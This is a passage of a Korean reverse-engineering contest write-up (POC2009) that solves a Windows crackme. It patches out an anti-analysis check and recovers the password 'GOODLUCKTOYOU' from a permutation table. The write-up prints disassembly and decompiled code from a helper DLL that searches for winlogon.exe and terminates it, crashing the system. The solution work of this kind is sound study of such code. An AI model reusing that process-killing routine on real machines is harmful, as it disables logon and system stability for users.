POC2009 Reverse Engineering Contest

문제풀이 보고서

김민호 linz@is119.jnu.ac.kr
이동수 alonglog@is119.jnu.ac.kr
정지훈 binoopang@is119.jnu.ac.kr

Content

1. 들어가며 ········· 1

1.1. 출제된 문제의 기술 요약과 패스워드 ········· 1

2. Windows - KeyFind 분석 ········· 2

2.1. 문제 소개 ········· 2

2.2. 분석 ········· 2

2.3. 결론 ········· 14

3. Linux - Virus 분석 ········· 15

3.1. 문제 소개 및 분석 환경 ········· 15

3.2. Virus의 행위 분석 ········· 16

3.3. linux_virus 심층 분석 ········· 20

3.4. victim 심층 분석 ········· 33

3.5. 패스워드 확인 ········· 35

3.6. 감염된 프로그램의 복구 ········· 36

3.7. 결론 ········· 40

4. Linux - PHP 분석 ········· 41

4.1. 문제 소개 ········· 41

4.2. 분석 ········· 42

4.3. encode.so 로딩 ········· 48

4.3. 결론 ········· 49

4.4. 부록 ········· 50

1. 들어가며

POC2009 이벤트로 진행되는 리버스엔지니어링 대회에 참여하고 그 결과로 보고서를 작성하였습니다. 총 3문제 모든 문제를 해결 하였으며 2장부터 각각 분석 및 결과 보고서를 작성하였습니다.

좋은 문제를 풀 수 있는 기회를 얻어 영광이었고, 문제를 출제하신 연구원님들께 감사를 전합니다.

1.1. 출제된 문제의 기술요약 과 패스워드

[표 1]은 출제된 문제에 대한 핵심 기술 요약과 문제 해결을 통해 얻어낸 패스워드입니다.

문제	핵심 기술	패스워드
Windows KeyFind	○ winlogon.exe 프로세스를 종료함으로써 실행을 막음 ○ 패스워드의 순서를 바꾸는 알고리즘을 통해 실제 키 값을 숨김	GOODLUCKTOYOU
Linux Virus	○ ELF 헤더, 섹션헤더, 프로그램 헤더 조작 ○ 감염된 프로그램의 .text 영역의 암호화(XOR연산) ○ 사용자가 입력한 패스워드를 사용하여 복호화 수행	baLnhA
Linux PHP	○ encode.so 라이브러리에 존재하는 encode함수 사용 ○ zif_encode()에서 Charset 문자열 길이 계산 오류	Ahnlab Researcher Silverbug

[표 1] 문제 기술 요약

2. Windows - KeyFind 분석


2.1. 문제 소개

본 문제는 2단계로 나누어져 있으며, 바이너리를 실행하여 정상적으로 프로그램을 실행시킨 다음 정확한 패스워드를 찾아내는 것이 목적입니다. 대상 바이너리는 실행 파일인 Gatekeeper.exe와 라이브러리 파일 Helper.dll로 이루어져 있습니다.

2.2. 분석

1) 문제 유형 확인

프로그램을 실행시키면 다음과 같은 윈도우 창이 뜬 후 Password를 입력받습니다. 이는 전형적인 KeyGen류 문제들의 특징이며, 이를 통해 입력된 패스워드와 올바른 키를 비교하는 루틴을 분석해야함을 알 수 있습니다.



[그림 1] Gatekeeper 실행화면

다만, 본 프로그램은 정상적으로 실행이 되지 않고 실행 후 몇 초 만에 아래와 같은 에러를 일으키게 됩니다. 이는 VMware 상에서 테스트한 결과입니다.


```
STOP: c000021a Unknown Hard Error
Unknown Hard Error
```

[그림 2] Gatekeeper 오류 화면

프로그램의 메인 폼이 뜬 이후에 에러가 발생했다는 점에서 의도적으로 실행 몇 초 후 에러를 발생시키는 루틴을 추가했다고 추측해 볼 수 있습니다. 따라서 실행 후 위 에러가 발생하지 않도록 패치하는 것이 이 문제의 첫 번째 과제입니다.

정상적으로 프로그램을 실행할 수 있도록 패치했다면, 패스워드 비교 루틴을 분석하여 올바른 패스워드를 찾음으로서 이 문제를 해결 할 수 있습니다.


우선 리버싱을 하기 위해 주어진 바이너리 파일이 패킹되어있는지 확인하기 위해 PEiD를 이용한 결과 아래와 같이 패킹이 되어있지 않은 것을 확인할 수 있습니다.



[그림 3] GateKeeper.exe의 PEiD 결과


2) GateKeeper.exe 정상적으로 실행 하기

먼저 올리디버거로 GateKeeper.exe를 연 다음 Search for의 Name (label) in current module를 실행시켜 본 프로그램에서 사용하고 있는 함수들에 대한 정보를 보도록 합니다. 정상적으로 실행하기 위해서 에러를 발생시키고 있는 부분을 찾기 위해 특정 함수에 브레이크 포인터를 걸 필요가 있기 때문입니다.



[그림 4] Name in current module

Name in current module를 실행시키면 Helper.dll의 함수가 두 개 보입니다. 우선 저 두 함수를 호출하는 부분에 대해 브레이크 포인터를 걸고 프로그램을 실행시켜 보겠습니다.




[그림 5] Helper에서 참조하고 있는 함수

해당 함수를 선택하고 Enter키를 누르면 호출하고 있는 부분을 확인할 수 있습니다. 모든 호출 부분에 대해 브레이크 포인터를 걸고 실행시키면서 하나씩 제외시키는 방법도 있지만, 우선 첫 번째 위치에 브레이크 포인터를 걸고 F9를 눌러 실행시켰습니다.

Address	Disassembly	Comment
004013D4	CALL <JMP.&Helper.InitData>	
004016B7	CALL <JMP.&Helper.InitData>	
00401D62	JMP DWORD PTR DS:[<&Helper.InitData>]	Helper.InitData

[그림 6] InitData 함수 호출 부분에 브레이크 포인터 걸기




[그림 7] InitData 함수 호출 부분

에러가 발생하기 이전에 0x4013D4에서 브레이크가 걸린 것을 확인할 수 있었고, 여기서 Step Over(F8)를 눌러 Helper.InitData함수를 실행시켰습니다. 몇 초 뒤 프로그램을 실행시켰던 것과 동일한 에러가 출력되는 것을 확인함으로서 InitData함수 내부에 에러를 발생시키는 루틴이 존재할 것이라는 확신을 갖게 되었습니다.


[그림 8] Helper.InitData 함수 호출 결과 비교

다시 한번 프로그램을 올리디버거로 열어 InitData 호출 부분에 브레이크 포인터를 걸고 실행시켜 0x4013D4에서 브레이크가 걸렸을 때 Step Into(F7)를 눌러 module Helper 내부로 진입합니다.



[그림 9] InitData 함수 (Olly)

이제부터는 분석을 위해 IDA도 함께 사용하도록 하겠습니다. IDA로 Helper.dll을 로드합니다. G를 눌러 0x100010B0(InitData)로 이동하면 아래와 같은 화면을 볼 수 있습니다.



[그림 10] InitData 함수 내부 (IDA)

처음 VersionInfo함수에서 운영체제의 버전 정보를 확인합니다. 다음 필요한 라이브러리를 로드하고 Process_Prov함수를 호출합니다. 이후 라이브러리를 free해주고 리턴하게 됩니다. 여기서 주목해야할 것은 Process_Prov함수입니다. 올리디버거로 이 함수의 위치인 0x100010DA에 브레이크 포인터를 걸고 실행시킨 다음 브레이크가 걸리면, 위에서와 마찬가지로 Step Over(F8)하면 에러가 발생합니다.

```
100010C5   8D4C24 00        LEA ECX,DWORD PTR SS:[ESP]
100010C9   C74424 00 3422I  MOV DWORD PTR SS:[ESP],Helper.10002234
100010D1   E8 EA020000      CALL Helper.100013C0
100010D6   8D4C24 00        LEA ECX,DWORD PTR SS:[ESP]
100010DA   E8 51030000      CALL Helper.10001430
100010DF   8D4C24 10        LEA ECX,DWORD PTR SS:[ESP+10]
100010E3   E8 02070000      CALL <JMP.&MFC42.#800>
100010E8   8D4C24 00        LEA ECX,DWORD PTR SS:[ESP]
100010EC   E8 0F030000      CALL Helper.10001400
100010F1   83C4 14          ADD ESP,14
100010F4   C3               RETN
```

[그림 11] InitData 에러 발생 위치

Process_Prov함수는 Toolhelp32라이브러리를 이용하여 시스템의 프로세스와 쓰레드의 모듈 정보를 가져옵니다.

이는 윈도우 버전에 따라 2가지 방법으로 나뉘어지는데, 16비트 컴퓨터의 경우에는 VDMEnumTaskWOWEx()와 EnumProcesses()함수를 사용해 하게 됩니다(이 경우 따로 분석을 하지는 않았습니다). 일반적인 경우에는 프로세스를 열거하기 위해서는 CreateToolhelp32Snapshot()함수를 사용하여 시스템 정보에 대한 스냅샷을 만들고, 이 스냅샷에서 프로세스 목록을 검색하기 위해 Process32First를 한번 호출한 다음 Process32Next를 반복 호출해야합니다. 따라서 필요한 함수를 호출하기 위해 Kernel32.dll에 존재하는 각 함수의 주소를 구해옵니다.

```
loc_100015DC:                ; "KERNEL32.DLL"
push    offset ModuleName
call    ds:GetModuleHandleA
mov     ebx, ds:GetProcAddress
mov     esi, eax
push    offset aCreatetoolhelp ; "CreateToolhelp32Snapshot"
push    esi                  ; hModule
call    ebx ; GetProcAddress
push    offset aProcess32first ; "Process32First"
push    esi                  ; hModule
mov     ebp, eax
call    ebx ; GetProcAddress
push    offset aProcess32next ; "Process32Next"
push    esi                  ; hModule
mov     [esp+2158h+var_2140], eax
call    ebx ; GetProcAddress
test    ebp, ebp
mov     ebx, eax
```

[그림 12] ToolHelp32의 함수 주소

만약 세 함수의 주소를 모두 성공적으로 구했다면, 세 함수를 이용해 프로세스의 정보를 구합니다.

```
.text:1000162D                  push    2
.text:1000162F                  mov     [esp+2158h+var_2128], 128h
.text:10001637                  call    ebp  CreateToolhelp32Snapshot()
.text:10001639                  lea     edx, [esp+2150h+var_2128]
.text:1000163D                  mov     esi, eax
.text:1000163F                  push    edx
.text:10001640                  push    esi
.text:10001641 Process32First() call    [esp+2158h+_Process32First]
.text:10001645                  mov     ecx, [esp+2150h+var_2120]
.text:10001649                  mov     eax, [edi]
.text:1000164B                  lea     edx, [esp+2150h+var_2104]
.text:1000164F                  push    ecx
.text:10001650                  push    edx
.text:10001651                  mov     ecx, edi
.text:10001653                  call    dword ptr [eax+8] ; Error function
.text:10001656                  test    eax, eax
.text:10001658                  jnz     short loc_10001671
.text:1000165A                  push    esi             ; hObject
.text:1000165B                  call    ds:CloseHandle
```

[그림 13] 프로세스 열거 초기화

처음 프로세스를 구하기 위해 CreateToolhelp32Snapshot로 스냅샷을 찍고 Process32First로 첫 번째 프로세스의 정보를 가져와 call dword ptr[eax+8]에 전달하는 것을 볼 수 있습니다.

```
.text:10001675                  push    eax
.text:10001676                  push    esi
.text:10001677                  call    ebx Process32Next()
.text:10001679                  test    eax, eax
.text:1000167B                  jz      short loc_1000169E
.text:1000167D
.text:1000167D loc_1000167D:                            ; CODE XREF: Process
.text:1000167D                  mov     eax, [esp+2150h+var_2120]
.text:10001681                  mov     edx, [edi]
.text:10001683                  lea     ecx, [esp+2150h+var_2104]
.text:10001687                  push    eax
.text:10001688                  push    ecx
.text:10001689                  mov     ecx, edi
.text:1000168B                  call    dword ptr [edx+8]
.text:1000168E                  test    eax, eax
.text:10001690                  jz      short loc_1000169E
.text:10001692                  lea     edx, [esp+2150h+var_2128]
.text:10001696                  push    edx
.text:10001697                  push    esi
.text:10001698                  call    ebx Process32Next()
.text:1000169A                  test    eax, eax
.text:1000169C                  jnz     short loc_1000167D
.text:1000169E
.text:1000169E loc_1000169E:                            ; CODE XREF: Process
.text:1000169E                                          ; Process_Prov+260↑j
.text:1000169E                  push    esi             ; hObject
.text:1000169F                  call    ds:CloseHandle
```

[그림 14] 프로세스 리스트 검색

이후 계속적으로 Process32Next를 호출하면서 다음 프로세스 정보를 가져오는 것을 확인할 수 있습니다. 프로세스의 정보를 가지고 call dword ptr[eax+8] 함수가 무엇을 하고 있는지 확인하기 위해 올리디버거를 통해 쉽게 해당 함수의 주소를 알아냈습니다.

```
MOV ECX,EDI
CALL DWORD PTR DS:[EDX+8]          Helper.10001100
TEST EAX,EAX
JE SHORT Helper.1000169E
```

[그림 15] call dword ptr[eax+8]의 주소

0x10001100에 존재하는 함수는 아래와 같습니다.

```
call    Format
add     esp, 0Ch
mov     ecx, esi
call    MakeLower 프로세스명 소문자로 변환
push    offset aWinlogon_exe ; "winlogon.exe"
mov     ecx, esi
call    Find 해당 문자열이 있는지 검색
cmp     eax, 0FFFFFFFFh
jle     short loc_10001167
mov     ecx, [esp+4+dwProcessId]
mov     [esp+4+uExitCode], 0
push    ecx             ; dwProcessId
push    0               ; bInheritHandle
push    1F0FFFh         ; dwDesiredAccess
call    ds:OpenProcess  winlogon.exe와 일치하는 프로세스 open
mov     esi, eax
test    esi, esi
jz      short loc_10001167
lea     edx, [esp+4+uExitCode]
push    edx             ; lpExitCode
push    esi             ; hProcess
call    ds:GetExitCodeProcess
mov     eax, [esp+4+uExitCode]
push    eax             ; uExitCode
push    esi             ; hProcess
call    ds:TerminateProcess 프로세스 강제 종료

                        ; CODE XREF: sub_10001100+2D↑j
                        ; sub_10001100+4D↑j
mov     eax, 1
pop     esi
retn    8
```

[그림 16] Helper.10001100 함수


Helper.10001100함수는 실행중인 프로세스가 winlogon.exe와 일치한다면, TerminateProcess함수를 이용해 강제 종료해버립니다. winlogon은 윈도우의 유저 프로파일이나 로그온을 제어하는 프로세스이기 때문에 강제 종료 시키는 것만으로 에러가 발생했습니다. (실제로는 리얼 머신에서는 에러가 아닌, 단지 로그온이 불가능한 상태 정도로 보입니다.)

이해를 돕기 위해 디컴파일한 소스코드는 아래와 같습니다.

```
Proc_name2 = Proc_name + 16;
Format(Proc_name + 16, "%s", uExitCode);
MakeLower(Proc_name2);
if ( Find(Proc_name2, "winlogon.exe") > -1 )
{
  uExitCode = 0;
  v3 = OpenProcess(0x1F0FFFu, 0, dwProcessId);
  v4 = v3;
  if ( v3 )
  {
    GetExitCodeProcess(v3, &uExitCode);
    TerminateProcess(v4, uExitCode);
  }
}
return 1;
```

[그림 17] Helper.10001100 함수 디컴파일

이런 에러를 발생시키지 않도록 하기 위해 winlogon.exe를 찾는 조건에 대한 점프문을 수정함으로서 절대 winlogon.exe를 찾을 수 없게 만들어 프로세스가 종료되는 것을 막을 수 있습니다.




[그림 18] 정상적으로 실행되도록 패치

실행해보면 정상적으로 실행되는 것을 확인할 수 있습니다.


3) 정확한 패스워드 찾기

패스워드를 찾기 위해서 다시 GateKeeper.exe을 보도록 하겠습니다. 먼저 패스워드 비교루틴을 찾기 위해 정보를 수집하도록 하겠습니다. 프로그램을 실행시켜 패스워드에 임의적인 문자를 넣고 Check를 누르니 실패했다는 메시지가 뜬 것을 확인할 수 있습니다.



[그림 19] 패스워드 에러 메시지

이 문자열을 찾기 위해 올리디버거의 Search for의 All referenced text strings을 실행시켜 "Good bye! See you later~"문자를 찾도록 합니다.



[그림 20] All referenced text strings

Address	Disassembly	Text string
0040166D	PUSH Gatekeep.0040306C	ASCII "%c%c%c%c%c%c%c%c%c%c%c%c"
0040167D	PUSH Gatekeep.0040305C	ASCII "Gatekeeper.exe"
00401691	PUSH Gatekeep.00403054	ASCII "TRUE"
00401696	PUSH Gatekeep.00403044	ASCII "Congratulation!"
004016A6	PUSH Gatekeep.0040303C	ASCII "FALSE"
004016AB	PUSH Gatekeep.00403020	ASCII "Good bye! See you later~"
004016CD	MOV ECX,DWORD PTR SS:[ESP+18]	(Initial CPU selection)
004016F3	PUSH Gatekeep.004032D4	ASCII "SeDebugPrivilege"
004016FD	PUSH Gatekeep.004032BC	ASCII "SeCreateTokenPrivilege"
00401709	PUSH Gatekeep.0040329C	ASCII "SeAssignPrimaryTokenPrivilege"
00401715	PUSH Gatekeep.00403284	ASCII "SeLockMemoryPrivilege"
00401721	PUSH Gatekeep.00403268	ASCII "SeIncreaseQuotaPrivilege"
0040172D	PUSH Gatekeep.0040324C	ASCII "SeUnsolicitedInputPrivilege"
00401739	PUSH Gatekeep.00403230	ASCII "SeMachineAccountPrivilege"
00401745	PUSH Gatekeep.00403220	ASCII "SeTcbPrivilege"
00401751	PUSH Gatekeep.0040320C	ASCII "SeSecurityPrivilege"

[그림 21] GateKeeper 내에 존재하는 문자열

가장 윗부분을 보면 “Good bye! See you later~"을 포함하여 ”Congratualation!"도 존재하는 것을 볼 수 있습니다. 각각 패스워드의 True/False에 따른 결과이기 때문에 위 문자열을 사용하고 있는 곳으로 가서 분기되고 있는 지점에서 패스워드 비교 함수를 찾을 수 있습니다.

```
0040167C  .  52            PUSH EDX
0040167D  .  68 5C304000   PUSH Gatekeep.0040305C                   ASCII "Gatekeeper.exe"
00401682  .  E8 E1060000   CALL <JMP.&Helper.KillWindow>  패스워드 비교 함수
00401687  .  83C4 44       ADD ESP,44
0040168A  .  83F8 01       CMP EAX,1
0040168D  .v 75 15         JNZ SHORT Gatekeep.004016A4
0040168F  .  6A 40         PUSH 40
00401691  .  68 54304000   PUSH Gatekeep.00403054                   ASCII "TRUE"
00401696  .  68 44304000   PUSH Gatekeep.00403044                   ASCII "Congratulation!"
0040169B  .  8BCE          MOV ECX,ESI
0040169D  .  E8 D2040000   CALL <JMP.&MFC42.#4224>
004016A2  .v EB 18         JMP SHORT Gatekeep.004016BC
004016A4  >  6A 10         PUSH 10
004016A6  .  68 3C304000   PUSH Gatekeep.0040303C                   ASCII "FALSE"
004016AB  .  68 20304000   PUSH Gatekeep.00403020                   ASCII "Good bye! See you
```

[그림 22] Helper.KillWindow

패스워드를 확인하기 위해 Helper.KillWindow함수를 사용하고 있습니다. 패스워드 비교 루틴에 입력된 패스워드를 넘겨주기 이전에 패스워드의 순서를 바꿉니다. 우선 "ABCDEFG"를 넣고 시도했습니다.

```
PUSH EDX
PUSH EAX
LEA ECX,DWORD PTR SS:[ESP+48]
PUSH Gatekeep.0040306C              ASCII "%c%c%c%c%c%c%c%c%c%c%c%c%c"
PUSH ECX
CALL <JMP.&MFC42.#2818>  Format Function
```

[그림 23] 패스워드 순서 변경 루틴

```
100012CD   50              PUSH EAX
100012CE   68 30300010     PUSH Helper.10003030                 ASCII "%s"
100012D3   51              PUSH ECX
100012D4   E8 29050000     CALL <JMP.&MFC42.#2818>
100012D9   8B9424 C401000  MOV EDX,DWORD PTR SS:[ESP+1C4]
100012E0   8B4424 18       MOV EAX,DWORD PTR SS:[ESP+18]
100012E4   52              PUSH EDX
100012E5   50              PUSH EAX
100012E6   FF15 60210010   CALL DWORD PTR DS:[<&MSVCRT._mbscmp>]  msvcrt._mbscmp
100012EC   83C4 14         ADD ESP,14
100012EF   8D4C24 0C       LEA ECX,DWORD PTR SS:[ESP+C]
100012F3   85C0            TEST EAX,EAX
100012F5   5F              POP EDI
100012F6   5E              POP ESI
100012F7   5B              POP EBX

Address   Value     Comment
0012F67C  003740E8  s1 = "DUOGOKLOTCOUY"
0012F680  00374098  s2 = "DFBAC"
```

[그림 24] Helper.KillWindow 패스워드 비교 루틴

패스워드를 비교하는 루틴에 입력 값이 들어간 것을 볼 수 있습니다. 즉, 입력한 패스워드가 변경된 값이 "DUOGOKLOTCOUY"이면 문제를 해결할 수 있다는 말이 됩니다.

```
Address   Value     Comment
0012F67C  003740E8  s1 = "DUOGOKLOTCOUY"
0012F680  00374098  s2 = "GKUDCOOOTLUYO"
```

[그림 25] "DUOGOKLOTCOUY"의 변환

입력했던 패스워드와 동일한 길이의 패스워드를 입력해야합니다. 패스워드의 순서가 바뀌는 규칙은 다음과 같습니다.

	문자 위치												
입력순서	1	2	3	4	5	6	7	8	9	10	11	12	13
출력순서	4	3	8	1	7	2	10	6	9	5	13	11	12

[표 2] 패스워드 순서 변환 규칙

변환 순서를 토대로 패스워드가 순서 변환을 거친 후에 "DUOGOKLOTCOUY"이 되는 값을 찾으면 이 문제는 마무리가 됩니다. 아래 표는 패스워드를 알아

내기 위해 패스워드 순서 변환 규칙을 바탕으로 작성된 표입니다.

	문자 위치 / 문자												
입력순서	1	2	3	4	5	6	7	8	9	10	11	12	13
키	D	U	0	G	0	K	L	0	T	C	0	U	Y
출력순서	4	3	8	1	7	2	10	6	9	5	13	11	12
